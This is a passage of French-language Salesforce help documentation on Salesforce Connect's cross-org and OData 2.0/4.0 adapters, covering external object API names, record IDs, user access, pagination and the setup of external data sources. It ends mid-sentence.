- Des champs personnalisés dont l'un porte le nom d'API `Account__x.Name__c`

Si vous synchronisez l'objet `CustObj__c` de l'organisation fournisseur, l'organisation abonnée crée :

- Un objet externe avec le nom d'API `CustObj_c__x`
- Des champs personnalisés dont l'un porte le nom d'API `CustObj_c__x.Name__c`

Si l'objet de l'organisation fournisseur a un champ personnalisé, l'organisation abonnée crée le champ personnalisé dans l'objet externe équivalent, par exemple :

- `Account__x.MyCustField_c__c`
- `CustObj_c__x.MyOtherCustField_c__c`

Si vous synchronisez l'objet externe `Account__x` de l'organisation fournisseur, l'organisation abonnée crée :

- Un objet externe avec le nom d'API `Account_x__x`
- Des champs personnalisés dont l'un porte le nom d'API `Account_x__x.Name_c__c`

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Adaptateur inter-organisations pour Salesforce Connect

### ID d'enregistrements et ID externes pour des objets externes dans Salesforce Connect : adaptateur inter-organisations

Les ID d'enregistrements d'objets externes sont dérivés des ID d'enregistrements correspondants dans l'organisation fournisseur. Les valeurs ID externes dans les enregistrements d'objets externes correspondent aux ID externes dans l'organisation fournisseur.

Chaque objet dans Salesforce a un ID d'objet avec un préfixe de clé dans les trois premiers caractères. Lorsqu'un objet externe est créé, un préfixe de clé unique lui est attribué.

Chaque enregistrement d'objet externe a un ID d'enregistrement qui utilise le même préfixe de clé que l'ID de l'objet externe. Les autres caractères de l'ID d'enregistrement de l'objet externe correspondent à l'ID de l'enregistrement d'origine dans l'organisation fournisseur, à l'exception de son préfixe de clé d'origine.

Chaque ID d'enregistrement provenant de l'organisation fournisseur devient une chaîne alphanumérique de 18 caractères insensible à la casse dans l'organisation abonnée.

L'ID de l'enregistrement d'origine est disponible dans l'organisation abonnée en tant que valeur du champ standard ID externe de l'enregistrement de l'objet externe.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Chaque objet externe a un champ standard `ID externe`. Sa valeur identifie de façon unique chaque enregistrement d'objet externe dans votre organisation. Lorsque l'objet externe est le parent d'une relation de référence externe, le champ standard ID externe est utilisé pour identifier les enregistrements enfants.

Exemple: Vous synchronisez l'objet Compte de l'organisation fournisseur, et le préfixe de clé `x00` est associé à l'objet `Account__x` de l'organisation abonnée. Un compte avec l'ID 001B0000003SVC7IAO dans l'organisation fournisseur est affiché avec l'ID x00B0000003SVC7IAO et l'ID externe 001B0000003SVC7IAO dans l'organisation abonnée.

CONSULTER ÉGALEMENT :

Adaptateur inter-organisations pour Salesforce Connect

### Accès des utilisateurs à des données externes dans Salesforce Connect : adaptateur inter-organisations

L'accès d'un utilisateur à des données externes est déterminé par les paramètres des deux organisations, abonnée et fournisseur.

Les identifiants utilisés par l'organisation abonnée pour se connecter à l'organisation fournisseur sont associés à un utilisateur dans l'organisation fournisseur. Nous appelons cet utilisateur l'*utilisateur connecté*.

Un utilisateur de l'organisation abonnée peut accéder uniquement aux données auxquelles l'utilisateur connecté a accès dans l'organisation fournisseur. En d'autres termes, l'accès de l'utilisateur de l'organisation abonnée respecte les restrictions d'accès de l'utilisateur connecté, qui sont déterminées par les paramètres suivants dans l'organisation fournisseur.

- Sécurité au niveau de l'objet : ensembles d'autorisations et profils
- Sécurité au niveau du champ : ensembles d'autorisations et profils
- Sécurité au niveau de l'enregistrement : paramètres de partage de l'organisation, hiérarchie des rôles et règles de partage

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Dans l'organisation abonnée, accordez aux utilisateurs l'accès aux objets externes via des ensembles d'autorisations et des profils.

CONSULTER ÉGALEMENT :

Adaptateur inter-organisations pour Salesforce Connect

Accès aux données d'une autre organisation Salesforce avec l'adaptateur Salesforce Connect inter-organisations

## Accès aux données d'une autre organisation Salesforce avec l'adaptateur Salesforce Connect inter-organisations

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour créer et modifier des sources de données externes : | Personnaliser l'application |
| Pour créer et modifier des objets externes : | Personnaliser l'application |
| Pour définir ou modifier l'aide au niveau des objets : | Personnaliser l'application |
| Pour créer et modifier des champs personnalisés : | Personnaliser l'application |
| Pour modifier des ensembles d'autorisations et des profils utilisateur : | Gérer les profils et les ensembles d'autorisations |
| Pour modifier les paramètres d'authentification d'un autre utilisateur pour des systèmes externes : | Gérer les utilisateurs |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Offrez aux utilisateurs une vue homogène des données dans vos autres organisations Salesforce pour leur permettre d'observer l'ensemble votre activité. La configuration de l'adaptateur inter-organisations pour Salesforce Connect est simple et rapide à l'aide d'outils pointer-cliquer.

Pour configurer Salesforce Connect avec l'adaptateur inter-organisations, suivez les étapes ci-dessous.

1. Définissez une source de données externe de type `Salesforce Connect: Inter-organisations`.

   Créez une source de données externe pour chaque organisation fournisseur.

2. Créez les objets externes.

   Effectuez cette tâche uniquement si vous ne synchronisez pas pour créer les objets externes automatiquement.Dans l'organisation abonnée, créez un objet externe pour chaque objet de l'organisation fournisseur auquel vous souhaitez accéder.

3. Créez un contenu d'aide pour les objets externes.

   Aidez vos utilisateurs à différencier les objets externes et les autres objets de l'organisation abonnée, qui peuvent avoir des noms et des types de données similaires. Dans l'organisation abonnée, créez des pages Visualforce qui décrivent les objets externes. Lorsque vos utilisateurs cliquent sur **Aide sur cette page** dans un objet externe, ils peuvent lire votre contenu d'aide personnalisé.

4. Ajoutez des champs personnalisés et des relations aux objets externes.

   Créez des relations entre les objets. Si vous n'avez pas synchronisé pour créer automatiquement les objets externes et leur champs dans l'organisation abonnée, créez un champ personnalisé pour chaque champ de l'organisation fournisseur auquel vous souhaitez accéder.

5. Activez l'accès des utilisateurs aux objets externes.

   Accordez des autorisations d'objets via des ensembles d'autorisations ou des profils.

6. Activez l'accès des utilisateurs aux champs des objets externes.

   Accordez des autorisations de champ via des ensembles d'autorisations ou des profils.

7. Si la source de données externe utilise l'authentification par utilisateur :

   a. Autorisez les utilisateurs à s'authentifier au système externe.

      Accordez aux utilisateurs l'accès aux paramètres d'authentification pour la source de données externe via des ensembles d'autorisations ou des profils.

   b. Configurez les paramètres d'authentification de chaque utilisateur.

      Vous ou vos utilisateurs pouvez effectuer cette tâche.

      Conseil: Formez vos utilisateurs sur la configuration de leurs paramètres d'authentification pour les systèmes externes. Assurez-vous qu'ils connaissent les identifiants à saisir pour l'organisation fournisseur. Si vous utilisez OAuth 2.0, le flux OAuth affiche deux fois la page de connexion Salesforce : une première fois pour se connecter à l'organisation fournisseur pour obtenir un jeton d'accès, puis pour se reconnecter à l'organisation abonnée. Testez le flux OAuth pour détecter les invites ou les redirections imprécises, puis formez vos utilisateurs. Les flux OAuth varient selon votre système externe, le fournisseur d'authentification et les étendues spécifiées.

CONSULTER ÉGALEMENT :

Adaptateur inter-organisations pour Salesforce Connect

Considérations relatives à Salesforce Connect : adaptateur inter-organisations

Guide du développeur : *Guide du développeur Visualforce*

Relations des objets externes

Organisations abonnée et fournisseur dans Salesforce Connect : adaptateur inter-organisations

## Définition d'une source de données externe pour Salesforce Connect : adaptateur inter-organisations

Offrez à vos utilisateurs une vue homogène des données à travers toutes vos organisations Salesforce.

1. Dans Configuration, saisissez *Sources de données externes* dans la case Recherche rapide, puis sélectionnez **Sources de données externes**.
2. Cliquez sur **Nouvelle source de données externe** ou sur **Modifier** pour modifier une source de données externe existante.
3. Renseignez les champs.

| Champ | Description |
|---|---|
| Étiquette | Un nom convivial pour la source de données externe. L'étiquette est affichée dans l'interface utilisateur de Salesforce, notamment dans des vues de listes.<br>Si vous définissez le Type d'identité sur Par utilisateur, cette étiquette est visible lorsque les utilisateurs affichent ou modifient leur paramètres d'authentification pour des systèmes externes. |
| Nom | Un identifiant unique utilisé pour référencer la définition de cette source de données externe via l'API.<br>Le nom peut contenir uniquement des traits de soulignement et des caractères alphanumériques. Il doit être unique, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| Type | Sélectionnez **Salesforce Connect : Inter-organisations**. |
| Se connecter à | Détermine l'URL utilisée pour la connexion à l'organisation fournisseur. |
| URL | Si vous avez sélectionné Se connecter à URL personnalisée, saisissez l'URL de connexion de l'organisation fournisseur. |
| Version d'API | Sélectionnez une version d'API prise en charge par l'organisation fournisseur. La version d'API détermine les objets, les champs et les types de l'organisation fournisseur auxquels vous pouvez accéder à partir de l'organisation abonnée. |
| Expiration de la connexion | Le délai d'attente (en secondes) d'une réponse de l'organisation fournisseur avant expiration. Par défaut, la valeur est définie sur un maximum de 120 secondes. |
| Activer la recherche | Détermine si les recherches globales dans l'organisation abonnée recherchent également les données d'objets externes stockés dans l'organisation fournisseur.<br>Lorsque cette option est sélectionnée, vous pouvez contrôler les objets externes qui peut être recherchés en sélectionnant ou en désélectionnant Autoriser la recherche dans chaque objet externe. |

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour créer et modifier des sources de données externes :

- Personnaliser l'application

| Champ | Description |
|---|---|
| | Seuls les champs de texte, de zone de texte et de zone de texte long peuvent faire l'objet de recherches dans des objets externes. Si aucun champ ne peut être la cible d'une recherche dans un objet externe, les recherches sur cet objet ne renvoient pas d'enregistrement. |
| `Type d'identité` | Détermine si l'organisation abonnée utilise une ou plusieurs séries d'identifiants pour accéder à l'organisation fournisseur. Reportez-vous à Type d'identité pour des sources de données externes à la page 5677. |

4. Sélectionnez le protocole d'authentification.
   - Si vous sélectionnez **Authentication par mot de passe**, saisissez le nom d'utilisateur et le mot de passe permettant d'accès au service externe.
   - Si vous sélectionnez **Oauth 2.0**, renseignez les champs ci-dessous.

| Champ | Description |
|---|---|
| `Fournisseur d'authentification` | Sélectionnez un fournisseur d'authentification Salesforce. Reportez-vous à « Configuration d'un fournisseur d'authentification Salesforce » dans l'aide de Salesforce. |
| `Étendue` | Spécifie l'étendue des autorisations permettant de demander le jeton d'accès. Votre fournisseur d'authentification détermine les valeurs autorisées. Reportez-vous à Utilisation du paramètre d'étendue à la page 1060.<br>Remarque:<br>– La valeur que vous saisissez remplace la valeur `Étendues par défaut` qui est définie dans le fournisseur d'authentification spécifié.<br>– La définition d'étendues peut déterminer si chaque flux OAuth affiche un écran de consentement pour l'utilisateur.<br>– Nous recommandons de demander un jeton d'actualisation ou un accès hors ligne. Sinon, vous perdez l'accès au système externe à l'expiration du jeton. |
| `Démarrer le flux d'authentification à l'enregistrement` | Pour l'authentification au système externe et l'obtention d'un jeton OAuth, sélectionnez cette case. Ce processus d'authentification est appelé flux OAuth.<br>Lorsque vous cliquez sur **Enregistrer**, le système externe vous invite à vous connecter. Une fois connecté(e), le système externe vous accorde un jeton OAuth qui permet d'accéder à ses données depuis cette organisation.<br>Répétez le flux OAuth lorsque vous avez besoin d'un nouveau jeton, par exemple lorsqu'il expire, ou si vous modifiez les champs `Étendue` ou `Fournisseur d'authentification`. |

5. Cliquez sur **Enregistrer**.
6. Cliquez sur **Valider et synchroniser**, puis confirmez que la connexion est réussie.
   Si vous recevez à la place un message d'erreur, consultez les documents ci-dessous.

- « Status Codes and Error Responses » dans le guide *Force.com REST API Developer Guide*
- Les sections « API Fault Element », « ExceptionCode », « Error » et « StatusCode » de la rubrique « Core Data Types Used in API Calls » dans le guide *SOAP API Developer Guide*

7. Vous pouvez également sélectionner des tableaux puis cliquer sur **Synchroniser** pour exécuter les opérations ci-dessous avec chaque tableau.
   - Créer automatiquement un objet externe Salesforce.
   - Créez automatiquement un champ personnalisé pour chaque colonne de tableau qui est compatible avec un type de champ de métadonnées Salesforce.

   Remarque: Avant de synchroniser, lisez les considérations présentées dans les rubriques ci-dessous.
   - Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs à la page 5682
   - Considérations relatives à la synchronisation pour Salesforce Connect : adaptateur inter-organisations à la page 5684

   Alternativement, vous pouvez créer manuellement les objets externes et les champs personnalisés à mapper avec des données externes. Cela permet de personnaliser les noms d'objet externe, de déterminer les colonnes de tableau pour lesquelles créer des champs personnalisés et de personnaliser les noms des champs personnalisés. Toutefois, cette approche est plus longue et nécessite une maintenance manuelle.

CONSULTER ÉGALEMENT :

Accès aux données d'une autre organisation Salesforce avec l'adaptateur Salesforce Connect inter-organisations

Stockage des paramètres d'authentification pour les systèmes externes

Noms d'API pour des objets externes et des champs personnalisés dans Salesforce Connect : adaptateurinter-organisations

Organisations abonnée et fournisseur dans Salesforce Connect : adaptateur inter-organisations

Guide du développeur : *Guide du développeur d'API REST Force.com*

## Considérations relatives à Salesforce Connect : adaptateur inter-organisations

Prenez connaissance des limitations, des recommandations et des comportements spéciaux spécifiques à l'utilisation de l'adaptateur inter-organisations pour Salesforce Connect.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

### Considérations relatives à l'utilisation de l'API pour Salesforce Connect : adaptateur inter-organisations

Avec l'adaptateur inter-organisations, Salesforce Connect utilise des appels API REST Force.com pour accéder aux enregistrements d'autres organisations Salesforce. Selon le mode d'accès à l'objet externe, chaque appel est pris en compte dans les limitations d'utilisation d'API de l'organisation fournisseur seulement, ou bien des deux organisations, fournisseur et abonnée.

CONSULTER ÉGALEMENT :

Considérations relatives à Salesforce Connect : tous les adaptateurs

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Considérations relatives à l'utilisation de l'API pour Salesforce Connect : adaptateur inter-organisations

Avec l'adaptateur inter-organisations, Salesforce Connect utilise des appels API REST Force.com pour accéder aux enregistrements d'autres organisations Salesforce. Selon le mode d'accès à l'objet externe, chaque appel est pris en compte dans les limitations d'utilisation d'API de l'organisation fournisseur seulement, ou bien des deux organisations, fournisseur et abonnée.

Lorsqu'un utilisateur accède à un objet externe avec l'une des méthodes ci-dessous, l'appel API REST Force.com est pris en compte dans les limitations d'utilisation d'API de l'organisation fournisseur.

- Ouverture d'une vue de liste d'enregistrements d'objets externes
- Affichage d'une page de détail d'enregistrement d'objet externe
- Affichage d'un enregistrement d'objet parent contenant une liste associée d'objets externes
- Exécution d'une recherche qui s'applique également aux objets externes
- Accès à un objet externe à partir d'un flux, d'une page Visualforce, d'une classe Apex ou d'un déclencheur Apex
- Modification des détails d'enregistrements d'objet externe
- Exécution d'un rapport
- Modification d'un rapport et chargement de l'aperçu dans le générateur de rapport

Si un utilisateur ou un système accède à un objet externe via l'API SOAP, l'API de transfert en masse ou l'API REST Force.com, cet accès est pris en compte dans les limitations d'utilisation d'API aussi bien de l'organisation abonnée que de l'organisation fournisseur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

*Guide de référence rapide des limitations de Salesforce* : Limitations des requêtes d'API

Considérations relatives à Salesforce Connect : adaptateur inter-organisations

Organisations abonnée et fournisseur dans Salesforce Connect : adaptateur inter-organisations

## Salesforce Connect : OData 2.0 - accès à des données externes via le protocole Open Data

### Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect

Connectez-vous à votre back office pour obtenir une vue complète de votre activité. Avec l'adaptateur OData 2.0 ou 4.0, Salesforce Connect utilise le protocole Open Data version 2.0 ou version 4.0 pour accéder aux données stockées hors de Salesforce.

Vos utilisateurs et la plate-forme Force.com interagissent avec les données externes via des objets externes. Salesforce Connect converti chaque interaction en requête OData qui contient les paramètres appropriés pour filtrer les résultats. Salesforce effectue un appel externe OData à chaque opération suivante :

- Un utilisateur clique sur l'onglet d'un objet externe pour une vue de liste.
- Un utilisateur affiche la page de détail d'enregistrement d'un objet externe.
- Un utilisateur affiche la page de détail d'enregistrement d'un objet parent qui affiche une liste associée des enregistrements d'objet externe enfants.
- Un utilisateur effectue une recherche globale Salesforce.
- Un utilisateur crée, modifie ou supprime un enregistrement d'objet externe (ne s'applique pas à l'adaptateur inter-organisations).
- Un utilisateur exécute rapport.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- L'aperçu est chargé dans le générateur de rapport.
- Un objet externe est interrogé via des flux, des API, Apex, SOQL ou SOSL.
- Vous validez ou synchronisez une source de données externe.

L'adaptateur OData 2.0 pour Salesforce Connect peut accéder aux données externes exposées via des services appelés *producteurs OData*. Pour en savoir plus sur les producteurs OData, visitez le site `www.odata.org`.

ID externes et clés d'entité OData

Lorsque vous accédez à des données externes avec l'adaptateur OData 2.0 ou 4.0 pour Salesforce Connect, les valeurs du champ standard ID externe d'un objet externe sont dérivées en fonction de la clé d'entité qui est définie dans le document des métadonnées du service OData.

Pagination pilotée par le client et pilotée par le serveur pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Généralement, les requêtes de données externes Salesforce Connect produisent des résultats volumineux qui sont répartis en lots ou en pages plus petits. Vous choisissez entre un comportement de pagination contrôlé par le système externe (pilotée par le serveur) ou par l'adaptateur OData 2.0 ou 4.0 pour Salesforce Connect (pilotée par le client).

CONSULTER ÉGALEMENT :

Salesforce Connect

Accès à des données externes avec l'adaptateur OData 2.0 ou 4.0 pour Salesforce Connect

Considérations relatives à Salesforce Connect : adaptateurs OData 2.0 et 4.0

Référence OData pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

## ID externes et clés d'entité OData

Lorsque vous accédez à des données externes avec l'adaptateur OData 2.0 ou 4.0 pour Salesforce Connect, les valeurs du champ standard ID externe d'un objet externe sont dérivées en fonction de la clé d'entité qui est définie dans le document des métadonnées du service OData.

Chaque objet externe a un champ standard `ID externe`. Sa valeur identifie de façon unique chaque enregistrement d'objet externe dans votre organisation. Lorsque l'objet externe est le parent d'une relation de référence externe, le champ standard ID externe est utilisé pour identifier les enregistrements enfants.

**Important:** N'utilisez pas de données confidentielles en tant que valeurs du champ standard ID externe, car Salesforce stocke parfois ces valeurs.

- Les champs de relation de référence externe des enregistrements enfants stockent et affichent les valeurs d'ID externe des enregistrements parents.
- À des fins d'usage interne uniquement, Salesforce stocke la valeur de l'ID externe de chaque ligne récupérée dans le système externe. Ce comportement ne s'applique pas aux objets externes associés à des sources externes avec des volumes de données importants.


Cette vue de liste de l'objet externe Order_Detail affiche les valeurs d'ID externe.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition





Chaque valeur ID externe est dérivée de la clé d'entité qui est définie dans le document des métadonnées du service OData, du service de données distant (producteur OData). La clé d'entité est formée d'un sous-ensemble des propriétés du type d'entité.

Cet extrait d'un document des métadonnées du service OData montre les valeurs d'ID externe de l'objet externe Order_Detail dérivées des propriétés OrderID et ProductID.

```
<EntityType Name="Order_Detail">
  <Key>
    <PropertyRef Name="OrderID"/>
    <PropertyRef Name="ProductID"/>
  </Key>
  <Property Name="OrderID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="ProductID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="UnitPrice" Type="Edm.Decimal" Nullable="false" Precision="19" Scale="4"/>

  <Property Name="Quantity" Type="Edm.Int16" Nullable="false"/>
  <Property Name="Discount" Type="Edm.Single" Nullable="false"/>
...
```

Cette page de détail d'enregistrement affiche les champs OrderID et ProductID. Leurs valeurs sont combinées pour créer la valeur du champ standard ID externe.




Si vous activez des objets externes inscriptibles, déterminez si le système externe nécessite des opérations d'écriture pour spécifier des valeurs pour les clés d'entité. Par exemple, de nombreux systèmes externes génèrent des valeurs pour des clés d'entité lors de la création d'enregistrements d'objets externes dans Salesforce. Si votre système externe nécessite des opérations d'écriture pour spécifier des valeurs pour les clés d'entité, assurez-vous que les valeurs du champ standard `ID externe` et les valeurs des clés ne sont pas

contradictoires. Pour chaque opération d'écriture, insérez la valeur du champ standard ID externe ou les valeurs des champs personnalisés qui composent la clé d'entité, mais jamais les deux.

CONSULTER ÉGALEMENT :

- Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect
- Considérations relatives aux objets externes inscriptibles dans Salesforce Connect : tous les adaptateurs

## Pagination pilotée par le client et pilotée par le serveur pour Salesforce Connect : adaptateurs OData 2.0 et 4.0

Généralement, les requêtes de données externes Salesforce Connect produisent des résultats volumineux qui sont répartis en lots ou en pages plus petits. Vous choisissez entre un comportement de pagination contrôlé par le système externe (pilotée par le serveur) ou par l'adaptateur OData 2.0 ou 4.0 pour Salesforce Connect (pilotée par le client).

Par défaut, les adaptateurs OData 2.0 et 4.0 pour Salesforce Connect utilisent une pagination pilotée par le client. Plus précisément, les requêtes OData utilisent les options de requête système `$top` et `$skip` pour paginer les résultats.

Avec la pagination pilotée par le serveur, le système externe détermine les tailles de page et les limitations par lot. Les paramètres de pagination du système externe peuvent optimiser les performances du système externe et améliorer les délais de chargement d'objets externes dans votre organisation. De plus, le jeu de données externe peut changer pendant que les utilisateurs ou la plate-forme Force.com parcourent les résultats. Généralement, la pagination pilotée par le serveur ajuste les limitations par lot et s'adapte mieux aux modifications des jeux de données que la pagination pilotée par le client.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Le champ `Pagination pilotée par le serveur` dans la source de données externe spécifie la pagination utilisée, pilotée par le client ou pilotée par le serveur. Si vous activez la pagination pilotée par le serveur dans une source de données externe, Salesforce ignore les tailles de page demandées, y compris la taille de lot `queryMore()` par défaut de 500 lignes. Les pages renvoyées par le système externe déterminent les lots. Cependant, les limitations des adaptateurs OData pour Salesforce Connect s'appliquent.

CONSULTER ÉGALEMENT :

- Définition d'une source de données externe pour Salesforce Connect : adaptateur OData 2.0 ou 4.0
- Limitations générales de Salesforce Connect : adaptateurs OData 2.0 et 4.0
- Options des chaînes de requête OData

## Accès à des données externes avec l'adaptateur OData 2.0 ou 4.0 pour Salesforce Connect

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour créer et modifier des sources de données externes : | Personnaliser l'application |
| Pour créer et modifier des objets externes : | Personnaliser l'application |
| Pour définir ou modifier l'aide au niveau des objets : | Personnaliser l'application |
| Pour créer et modifier des champs personnalisés : | Personnaliser l'application |
| Pour modifier des ensembles d'autorisations et des profils utilisateur : | Gérer les profils et les ensembles d'autorisations |
| Pour modifier les paramètres d'authentification d'un autre utilisateur pour des systèmes externes : | Gérer les utilisateurs |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Offrez à vos utilisateurs la possibilité d'afficher et de rechercher des données stockées hors de votre organisation Salesforce, par exemple les données d'un système de planification de ressource d'entreprise (ERP).

Pour configurer Salesforce Connect avec l'adaptateur OData 2.0 ou 4.0, suivez les étapes ci-dessous.

1. Définissez une source de données externe de type `Salesforce Connect: OData 2.0` ou `Salesforce Connect : OData 4.0`.

   Si votre système externe héberge plusieurs services, créez une source de données externe pour chaque point de terminaison de service. Chaque point de terminaison de service pointe vers une URL racine de service OData et peut exposer des collections d'entités. Par exemple, vous créez une source de données externe distincte pour chacun des points de terminaison de service ci-dessous.

   - `http://services.example.org/Warehouse.svc`
   - `https://services.example.org/Payroll.svc`

2. Créez les objets externes.

   Effectuez cette tâche uniquement si vous ne synchronisez pas pour créer les objets externes automatiquement. Créez un objet externe pour chaque tableau de données externe auquel vous souhaitez accéder depuis votre organisation Salesforce.

3. Créez un contenu d'aide pour les objets externes.

   Créez des pages Visualforce qui décrivent les données externes. Lorsque vos utilisateurs cliquent sur **Aide sur cette page** dans un objet externe, ils peuvent lire votre contenu d'aide personnalisé. Notez que les utilisateurs ne trouveront aucune information sur les données externes dans l'aide de Salesforce.

4. Ajoutez des champs personnalisés et des relations aux objets externes.

   Créez des relations entre les objets. Si vous n'avez pas synchronisé pour créer automatiquement les objets externes et leur champs, créez un champ personnalisé pour chaque colonne de tableau externe à laquelle vous souhaitez accéder depuis votre organisation Salesforce.

5. Activez l'accès des utilisateurs aux objets externes.

   Accordez des autorisations d'objets via des ensembles d'autorisations ou des profils.

6. Activez l'accès des utilisateurs aux champs des objets externes.

Accordez des autorisations de champ via des ensembles d'autorisations ou des profils.

7. Si la source de données externe utilise l'authentification par utilisateur :
   a. Autorisez les utilisateurs à s'authentifier au système externe.

      Accordez aux utilisateurs l'accès aux paramètres d'authentification pour la source de données externe via des ensembles d'autorisations ou des profils.

   b. Configurez les paramètres d'authentification de chaque utilisateur.

      Vous ou vos utilisateurs pouvez effectuer cette tâche.

      Conseil: Formez vos utilisateurs sur la configuration de leurs paramètres d'authentification pour les systèmes externes. Assurez-vous qu'ils connaissent les identifiants à saisir pour chaque système externe. Si vous utilisez OAuth 2.0, testez le flux OAuth pour détecter et expliquer aux utilisateurs les invites ou les redirections qui peuvent être difficiles à appréhender. Les flux OAuth varient selon votre système externe, le fournisseur d'authentification et les étendues spécifiées.

CONSULTER ÉGALEMENT :

Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect

Considérations relatives à Salesforce Connect : tous les adaptateurs

Guide du développeur : *Guide du développeur Visualforce*

Relations des objets externes

## Définition d'une source de données externe pour Salesforce Connect : adaptateur OData 2.0 ou 4.0

Connectez votre organisation Salesforce à des données stockées dans un système externe, tel que SAP® NetWeaver Gateway, Microsoft Dynamics® NAV ou IBM WebSphere®.

Remarque:

- Les données externes doivent être exposées via un service qui utilise le protocole Open Data (OData) version 2.0 ou 4.0. Ce type de service est appelé *producteur OData*.
- L'URL qui mène au producteur OData doit être accessible par les serveurs d'application Salesforce via Internet. Vous pouvez accorder l'accès en ajoutant les adresses IP du serveur Salesforce à la liste blanche du pare-feu de votre réseau d'entreprise ou en configurant une passerelle XML reverse-proxy.
- Le degré de personnalisation de la visibilité des données dépend du système externe. Pour déterminer les paramètres optimaux d'intégration à Salesforce, reportez-vous à la documentation du système externe.

1. Dans Configuration, saisissez `Sources de données externes` dans la case `Recherche rapide`, puis sélectionnez **Sources de données externes**.
2. Cliquez sur **Nouvelle source de données externe** ou sur **Modifier** pour modifier une source de données externe existante.
3. Renseignez les champs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sources de données externes :

- Personnaliser l'application

| Champ | Description |
| --- | --- |
| `Étiquette` | Un nom convivial pour la source de données externe. L'étiquette est affichée dans l'interface utilisateur de Salesforce, notamment dans des vues de listes.<br><br>Si vous définissez le `Type d'identité` sur Par utilisateur, cette étiquette est visible lorsque les utilisateurs affichent ou modifient leur paramètres d'authentification pour des systèmes externes. |
| `Nom` | Un identifiant unique utilisé pour référencer la définition de cette source de données externe via l'API.<br><br>Le nom peut contenir uniquement des traits de soulignement et des caractères alphanumériques. Il doit être unique, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Type` | Sélectionnez **Salesforce Connect : OData 2.0** ou **Salesforce Connect : OData 4.0**. |
| `URL` | L'URL racine de service OData. Assurez-vous d'échapper tous les caractères spéciaux.<br><br>Chaque point de terminaison du service nécessite sa propre définition de source de données externe, mais vous pouvez avoir plusieurs entités sous la même URL racine de service. Pour plus d'informations sur l'URL racine de service et les autres conventions d'URL, visitez le site `www.odata.org`.<br><br>Exemples :<br>• `http://services.example.org/Warehouse.svc`<br>• `https://services.example.org/Payroll.svc`<br><br>Si le point de terminaison est défini dans un identifiant nommé, saisissez l'URL de l'identifiant nommé. Une URL d'identifiant nommé contient le schéma `callout:`, le nom de l'identifiant nommé et un chemin facultatif. Par exemple : `callout:`*`My_Named_Credential/some_path`*.<br><br>Vous pouvez ajouter une chaîne de requête à une URL d'identifiant nommé. Utilisez un séparateur point d'interrogation (?) entre l'URL de l'identifiant nommé et la chaîne de requête. Par exemple : `callout:`*`Mon_Identifiant_Nommé/un_chemin`*`?format=json`.<br><br>Si vous saisissez une URL d'identifiant nommé, ignorez la section Authentification pour la source de données externe. Pour accéder au système externe, Salesforce Connect utilise les paramètres 